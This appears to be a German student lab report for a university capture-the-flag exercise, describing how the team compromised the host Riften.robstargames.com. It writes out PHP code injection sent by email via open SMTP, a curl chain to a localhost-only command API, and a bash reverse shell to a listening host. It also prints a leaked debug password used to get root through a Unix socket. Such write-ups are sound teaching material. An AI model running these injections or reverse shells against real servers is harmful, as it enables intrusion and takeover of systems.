CYBER2 – CTF3

Report CTF3

Kandidaten:	Martin Perotto	martin.perotto@stud.hslu.ch	20-298-592
	Fabian Stalder	fabian.stalder@stud.hslu.ch	20-296-729
	Maurice Suter	maurice.suter.01@stud.hslu.ch	20-296-752
Dozierende:	Sebastian Obermeier		
Eingereicht am:	15.11.2022		

Hochschule Luzern - Informatik
Studiengang Information & Cyber Security
Suurstoffi 1
6343 Rotkreuz

Inhaltsverzeichnis

1. Übersicht

Information	Host
Hostname	Riften.robstargames.com
OS	Debian 11 (bullseye)
Kernel-Version	SMP Debian 5.10.120-1 (2022-06-09)
IP	192.168.22.65
Services	SSH (Port 22), SMTP (Port 25), HTTP (Port 80), HTTP (Port 3000)
Benutzer	stormcloak
Debugging	**Passwort:** snakesnakefish! **SHA256-Hash:** e0dc3deda28c0a78ddb6ed718f9d6332378df1b1ec4654fa2177fbcf773fd9c1

Tabelle 1: Details Host Whiterun

Information	Service
URL	http://192.168.22.65:80 http://riften.robstargames.com
Service wird betrieben von:	www-data

Tabelle 2: Details Service Port 80

Information	Service
URL	http://192.168.22.65:3000 http://riften.robstargames.com:3000
Service wird betrieben von:	stormcloak

Tabelle 3: Details Service Port 3000

Information	Service
Dateipfad Script	/opt/cloak.py
Socket	/run/cloak.sock
Service wird betrieben von:	root

Tabelle 4: Details Socket

2. Flag 1 – «Foothold Flag»

Aus der CTF2 war der Gruppe bekannt, dass in dieser Challenge der Host «Riften.robstargames.com» als Einstieg dient. Der Hint aus CTF2 war ein Powershell-Script, welches wie folgt aufgebaut ist:

```
Get-SCPFolder -ComputerName 'Riften.robstargames.com' -Credential $credential -LocalFolder 'C:\backups' -RemoteFolder '/var/mail/bugs'
```

Mit diesen Informationen wurde mit der Scan-Phase in die CTF3 gestartet. Im ersten Schritt wurde anhand von NMAP und NSLOOKUP mehr über den Host «Riften.robstargames.com» gesucht.

Befehl	Ergebnis
nslookup riften.robstargames.com *IP-Adresse des Hosts finden*	Server: 192.168.204.1 Address: 192.168.204.1#53 Name: Riften.robstargames.com Address: 192.168.22.65
nmap -sT 192.168.22.65 -p1-65535 *Nach offenen Ports scannen (alle 65'536 Ports)*	PORT STATE SERVICE 22/tcp open ssh 25/tcp open smtp 80/tcp open http 443/tcp closed https 3000/tcp open ppp
nmap -sV 192.168.22.65 -p 22 **nmap -sV 192.168.22.65 -p 25** **nmap -sV 192.168.22.65 -p 80** **nmap -sV 192.168.22.65 -p 3000** *Diensterkennung inklusive eingesetzter Software*	PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.4p1 PORT STATE SERVICE VERSION 25/tcp open smtp Postfix smtpd PORT STATE SERVICE VERSION 80/tcp open http nginx 1.18.0 PORT STATE SERVICE VERSION 3000/tcp open http Node.js

Tabelle 5: Übersicht NSLOOKUP und NMAP

Auf dem Host Riften auf Port 80 läuft eine Webseite, welche E-Mails anzeigt, die an «bugs@robstargames.com» gesendet werden.

Abbildung 1: Webservice Riften auf Port 80

Der Host «Riften.robstargames.com», welcher im vorhergehenden Schritt mit NMAP gescannt wurde, hat einen offenen Port 25. Dieser Port wird verwendet, um E-Mails per SMTP zu versenden und zu empfangen. Ältere Versionen von SMTP, welche mit Port 25 den E-Mailversand durchführen, verlangen nicht zwingend, dass sich jemand authentisiert bevor dieser ein E-Mail über den Server versendet.
Mails können per Command Line von unserem Angreifer-Host Alduin versendet werden.

Mit dem nachfolgenden Code wurde überprüft, wie der Webserver mit dem erhaltenen E-Mail umgeht und ob unsere HTML-Formatierungsanpassung mit funktioniert.

```
┌──(labadmin@Alduin)-[~]
└─$ sendemail -f test@test.ch -t bugs@robstargames.com -u "<b>Subject</b>" -m
'Test' -o tls=no -s 192.168.22.65:25
Nov 07 20:15:44 alduin sendemail[3733176]: Email was sent successfully!
```

Auf dem Webserver wird keine Input Validation durchgeführt. Dies ist an den im Betreff enthaltenen HTML-Tags zu sehen, die als HTML im Front End interpretiert werden.

Theorie – HTML

HTML heisst Hypertext Markup Language und wird für die Erstellung von Webseiten oder auch Dokumenten eingesetzt. Eine Markup Language hat die Aufgabe, die logischen Bestandteile eines textorientierten Dokuments (oder auch Website) zu beschreiben. Logische Bestandteile sind beispielsweise Überschriften oder Tabellen.

Abbildung 2: E-Mail mit invalidiertem Input

Das Ziel ist jetzt zu testen, ob ein Befehl dem Backend übergeben werden kann.

```
┌──(labadmin@Alduin)-[~]
└─$ sendemail -f test@test.ch -t bugs@robstargames.com -u "<b>Subject</b>" -m
'<script>alert("1")</script>' -o tls=no -s 192.168.22.65:25
Nov 07 21:35:40 alduin sendemail[3752770]: Email was sent successfully!
```

Der Javascript-Tag wird vom Front End ausgeführt. Das Problem besteht jedoch darin, dass der Code nur im Front End ausgeführt wird und nicht im Backend.

Als wir dieses Problem erkannt haben, waren wir uns unsicher, ob sich das Foothold-Flag mit dem Webserver auf Port 80 auslesen lassen kann.
Etwas verunsichert versuchten wir anschliessend mit Burp Suite weitere Informationen über die NodeJS Applikation, welche auf Port 3000 auf dem Host «Riften.robstargames.com» läuft, herauszufinden.

Auch nach diversen Befehlen und Abänderungen der Requests in der Burp Suite haben wir immer die Meldung «Only localhost is allowed» vom Webserver zurückerhalten. Die Requests setzten wir jeweils vom Angreifer-Host «Alduin» ab, was nicht dem geforderten localhost entspricht.
Wir waren also in einer zweiten Sackgasse gelandet.

Theorie – Burp Intercepting

Unter Intercepting wird das Abhören von Nachrichten verstanden. In unserem Kontext wird der Web-Verkehr in Burp von einer Dritt-Partei (sogenannter Proxy) zuerst empfangen und «zwischengespeichert». Dies erlaubt es uns bevor der Verkehr an das Ziel (in unserem Fall der Webserver) gesendet wird, den Verkehr noch zu manipulieren und zu verändern.

Folgende Informationen haben wir während des Intercepting mit Burp gefunden.

```
document.getElementById("button").addEventListener("click", function(){
  validate();
});

function validate() {

  var command = document.getElementById('command').value
  var allowList = ["pwd","ls","cat /etc/passwd"]

  if(allowList.includes(command)) {
    document.getElementById("validated").value = "1"
    console.log("success")
  } else {
    console.log("error")
  }
  document.getElementById("form").submit();
}
```

Bei der Untersuchung des Netzwerkverkehrs in Burp wurde festgestellt, dass es gewisse Input-Validierungen gibt, welche anhand von Javascript durchgeführt werden (siehe obenstehendes Script).

In der allowList des Scripts sind folgende OS-Befehle als erlaubt deklariert:

- pwd
- ls
- cat /etc/passwd

Bei der Eingabe der oben aufgelisteten OS-Befehle, haben wir jedoch erneut folgende Meldung von der Webapplikation (Port 3000) erhalten:

- Only localhost is allowed

Im späteren Verlauf wurde festgestellt, dass dieses Javascript keine Input-Validierung macht und uns auf eine falsche Fährte lockte.

Unsere Überlegungen gingen weiter, wie wird wohl der Webserver auf Port 80 betrieben? Welches Backend wird eingesetzt?

Nach einigen Tests stellten wir fest, dass PHP als Backend für die Webapplikation verwendet wird. Es wurde mit PHP und dem Modul system() versucht, dem Backend einen OS Command zu übergeben. Mit dem OS-Command «whoami» wurde geprüft, unter welchem Benutzer die Applikation auf Port 80 läuft. Die Applikation läuft unter dem Benutzer www-data. Mit einigen weiteren OS-Commands konnte anschliessend das Foothold-Flag gefunden werden.

```
┌──(labadmin@Alduin)-[~]
└─$ sendemail -f test@test.ch -t bugs@robstargames.com -u "<b>Subject</b>" -m
'<?php system("whoami");?>' -o tls=no -s 192.168.22.65:25
Nov 07 20:19:57 alduin sendemail[3734217]: Email was sent successfully!

┌──(labadmin@Alduin)-[~]
└─$ sendemail -f test@test.ch -t bugs@robstargames.com -u "<b>Subject</b>" -m
'<?php system("find /var/ -iname foothold.txt");?>' -o tls=no -s 192.168.22.65:25
Nov 07 20:17:55 alduin sendemail[3733712]: Email was sent successfully!
```

```
┌──(labadmin@Alduin)-[~]
└─$ sendemail -f test@test.ch -t bugs@robstargames.com -u "<b>Subject</b>" -m
'<?php system("ls -la /var/www");?>' -o tls=no -s 192.168.22.65:25
Nov 07 20:53:52 alduin sendemail[3742573]: Email was sent successfully!

┌──(labadmin@Alduin)-[~]
└─$ sendemail -f test@test.ch -t bugs@robstargames.com -u "<b>Subject</b>" -m
'<?php system("cat /var/www/foothold.txt");?>' -o tls=no -s 192.168.22.65:25
Nov 07 20:54:22 alduin sendemail[3742695]: Email was sent successfully!
```

Mit dem letzten Befehl konnte das Foothold-Flag gefunden und auf der Website auf Port 80 angezeigt werden.

Theorie – PHP

PHP ist eine Abkürzung für Hypertext Preprocessor. Das Konzept von PHP beruht darauf, dass der programmierte Code serverseitig auf einem Webserver ausgeführt wird. Auf dem Webserver wird der PHP-Code ausgeführt und HTML-Ausgaben zurückgegeben. Die HTML-Ausgaben werden im Anschluss an den Webbrowser übermittelt. Somit wird nicht der PHP-Code an den Browser übermittelt, sondern lediglich das Ergebnis der Scriptausführung. PHP ist mit den mitgelieferten Modulen bestens geeignet, um beispielsweise eine Website mit Datenbank zu betreiben.

Die PHP-Lizenz erlaubt die freie Nutzung der Skriptsprache (Open-Source).

3. Flag 2 – «User Flag»

Um das zweite Flag zu finden, haben wir mit diversen Reconnaissance Techniken versucht, weitere Informationen über den Host «Riften.robstargames.com» zu finden. Es wurden folgende Parameter überprüft:

- Welche User und welche Gruppen gibt es?
- Welches Betriebssystem und welche Version werden eingesetzt?
- Welche Services und Dienste laufen?
- Gibt es interessante CRON-Jobs?
- Gibt es sensitive Dateien, welche der Benutzer www-data lesen und schreiben kann?
- Welche erweiterten Linux File Permissions werden verwendet (SUID, GUID)?

Mit den obenstehenden Fragestellungen konnten wir den User evaluieren, unter welchem die NodeJS Applikation auf Port 3000 läuft. Die Applikation auf Port 3000 wird unter dem User «stormcloak» betrieben. Alle anderen Überprüfungen haben zu keinen weiteren Erkenntnissen geführt, beispielsweise um einen Exploit auf eine verwundbare OS-Version durchzuführen.

Nach einigen Überlegungen mit anderen Mitstudierenden aus CYBER2 beim Mittagessen wurde herausgefunden, dass wir bereits alle Voraussetzungen haben, die wir für ein Auslesen des user-Flags brauchen. Folgende Voraussetzungen waren gegeben:

- Die NodeJS Applikation auf Port 3000 läuft unter dem User «stormcloak», somit haben wir die notwendigen Berechtigungen, um das User-Flag zu finden. Das user-Flag befindet sich im Pfad «/home/stormcloak/user.txt»
- Der Webserver auf Port 80, mit welchem E-Mails empfangen und angezeigt werden können, ist auf dem gleichen Host wie die NodeJS Applikation. Somit erfüllen wir auch die Anforderung, dass wir «localhost» sind.

Schwierigkeiten hatten wir besonders mit der Erstellung des CURL-Commands, weil wir in unserer Variante viele Anführungszeichen brauchten.

Mit folgendem CURL-Command wurde das User-Flag nach einigen Fehlversuchen im Pfad «/home/stormcloak/user.txt» gefunden:

```
sendemail -f test@test.ch -t bugs@robstargames.com -u "<b>Subject</b>" -m '<?php
$command="cat+%2Fhome%2Fstormcloak%2Fuser.txt"; system("curl -d command=$command -
d validated=1 -X POST http://192.168.22.65:3000/api/v1/command");?>' -o tls=no -s
192.168.22.65:25
```

Theorie – cURL

Der Name cURL steht für «client Uniform Resource Locator». Mit cURL ist es beispielsweise in der Webentwicklung möglich, statt einen Browser zu nutzen, direkt auf einer Kommandozeile die Website abzurufen oder Daten mitzusenden. Beim Aufruf einer Website mit cURL wird eine Datei (meistens das HTML-Dokument) heruntergeladen und auf der Konsole ausgegeben.

Mit cURL konnte auch die Datei «/home/stormcloak/debugpassword.txt» heruntergeladen und geöffnet werden. In dieser Datei befand sich ein Passwort, für welches wir noch keinen Verwendungszweck hatten. Wir probierten mit diesem Passwort via SSH mit dem User «stormcloak» bei Riften zu verbinden, leider ohne Erfolg.

4. Flag 3 – «Root Flag»

Um Ansätze und Techniken für das root-Flag zu finden, wurde weitere Reconnaissance auf dem Host «Riften.robstargames.com» durchgeführt. Nach einiger Zeit wurde ein python-Script im Pfad «/opt/cloak.py» gefunden.
Es wurde Reverse Engineering betrieben, um die Funktionsweise des Scripts zu verstehen.
Nachdem die Funktionsweise des Scripts bekannt war, wurde der Inhalt der Datei «/home/stormcloak/debugpassword.txt» mit dem SHA256-Hash im python-Script verglichen. Die beiden Hashes stimmen überein. Der SHA256-Hash des Debbuging-Passworts wurde unter folgender Website generiert:

- https://emn178.github.io/online-tools/sha256.html

Theorie – Hash

Ein Hash ist das Resultat einer mathematischen Hash-Funktion, die eine beliebige Datenmenge in eine feste Output-Zeichenlänge zu verwandelt. Unter einer Hashfunktion verstehen wir eine Funktion, die Elemente von einer «grossen» Menge in eine «kleine» Menge abbildet. Eine Hash-Funktion wird auch Stellvertreter-Funktion genannt. Es muss schwierig sein, ein Dokument mit der gleichen Signatur zu finden.



Abbildung 3: Hash-Funktion I (Quelle: Modul KRYPTO – Josef Schuler)



Abbildung 4: Hash-Funktion II (Quelle: Modul KRYPTO – Josef Schuler)

Nach einem Tipp vom Laborteam erstellten wir eine PHP Reverse Shell auf Riften. Die Erstellung einer Webshell sollte uns gemäss dem Laborteam das Leben vereinfachen und das Finden des root-Flags erheblich erleichtern.

```
sendemail -f test@test.ch -t bugs@robstargames.com -u "<b>Subject</b>" -m '<?php
$command="%2Fbin%2Fbash%20-c%20%27bash%20-
i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.156.158%2F4444%200%3E%261%27"; system("curl -d
command=$command -d validated=1 -X POST http://192.168.22.65:3000/api/v1/com-
mand");?>' -o tls=no -s 192.168.22.65:25
```

```
nc -lvp 4444
```

Das gefundene python-Script im Pfad «/opt/cloak.py» erstellt ein Unix-Socket im Pfad «/run/cloak.sock». Die Berechtigungen des Sockets sind wie folgt:

```
srwxr-xrwx 1 root root 0 Nov  7 15:42 /run/cloak.sock
```

Das Socket hat das SUID-Bit gesetzt. Da der Besitzer dieses Files root ist, wird das Socket immer im Root-Kontext ausgeführt.

Theorie – Unix Sockets

Sockets sind Kommunikationspunkte in Form von Dateien (genauer sind es zwei Prozesse) auf demselben oder verschiedenen Endunkten (Hosts) zum Austausch von Daten. In unserem Fall ist «cloak.sock» ein Unix Domain Socket, welches mit dem Unix Konzept «Interprocess Communication» (IPC) mit anderen Prozessen kommunizieren kann. Statt Netzwerkadressen (wie IP-Adressen) zur Kommunikation zwischen Endpunkten zu verwenden, werden an den Socket-Endpunkten Dateien verwendet (in unserem Fall cloak.sock). Sockets werden unter anderem von Windows, Mac und vielen UNIX-Distributionen unterstützt. Sockets gibt es in verschiedenen Arten und Ausprägungen:

- Stream Sockets
- Datagram Sockets
- Raw Sockets
- Sequenced Packet Sockets

Nach unzähligen Fehlversuchen mit Socat und Netcat konnte das root-Flag im Pfad «/root/root.txt» ausgelesen werden.

```
stormcloak@Riften:~/webshell/src$ socat - UNIX-CONNECT:/run/cloak.sock
socat - UNIX-CONNECT:/run/cloak.stormcloak
Welcome to the debug socket!
Please provide your password: snakesnakefish!
password accepted!
enter command: cat /root/root.txt >> /home/stormcloak/rootflag.txt
command executed!
```

```
stormcloak@Riften:~/webshell/src$ cat /home/stormcloak/rootflag.txt
cat /home/stormcloak/rootflag.txt
```

5. Ausblick auf nächstes CTF

Der Hinweis auf die nächste Challenge befindet sich im Pfad:

- /home/stormcloak/list-of-spies/

Beim Hinweis handelt es sich um ein git-Repository. Folgende Informationen wurden abgesehen vom Dateisystem noch gefunden:

```
stormcloak@Riften:~/list-of-spies$ git remote -v
git remote -v
origin  git@gitlab.robstargames.com:stormcloak/list-of-spies.git (fetch)
origin  git@gitlab.robstargames.com:stormcloak/list-of-spies.git (push)
```

```
stormcloak@Riften:~/list-of-spies$ nslookup gitlab.robstargames.com
nslookup gitlab.robstargames.com
Server:         192.168.204.1
Address:        192.168.204.1#53

gitlab.robstargames.com canonical name = Solitude.robstargames.com.
Name:   Solitude.robstargames.com
Address: 192.168.22.4
```

6. Lessons learned

Bei der nächsten Challenge werden wir bereits am Anfang versuchen, eine Webshell auf einen Server zu initiieren. Wir haben uns in dieser Challenge das Leben teilweise unnötig schwer gemacht.

7. Anhang

7.1 Abbildungsverzeichnis

7.2 Tabellenverzeichnis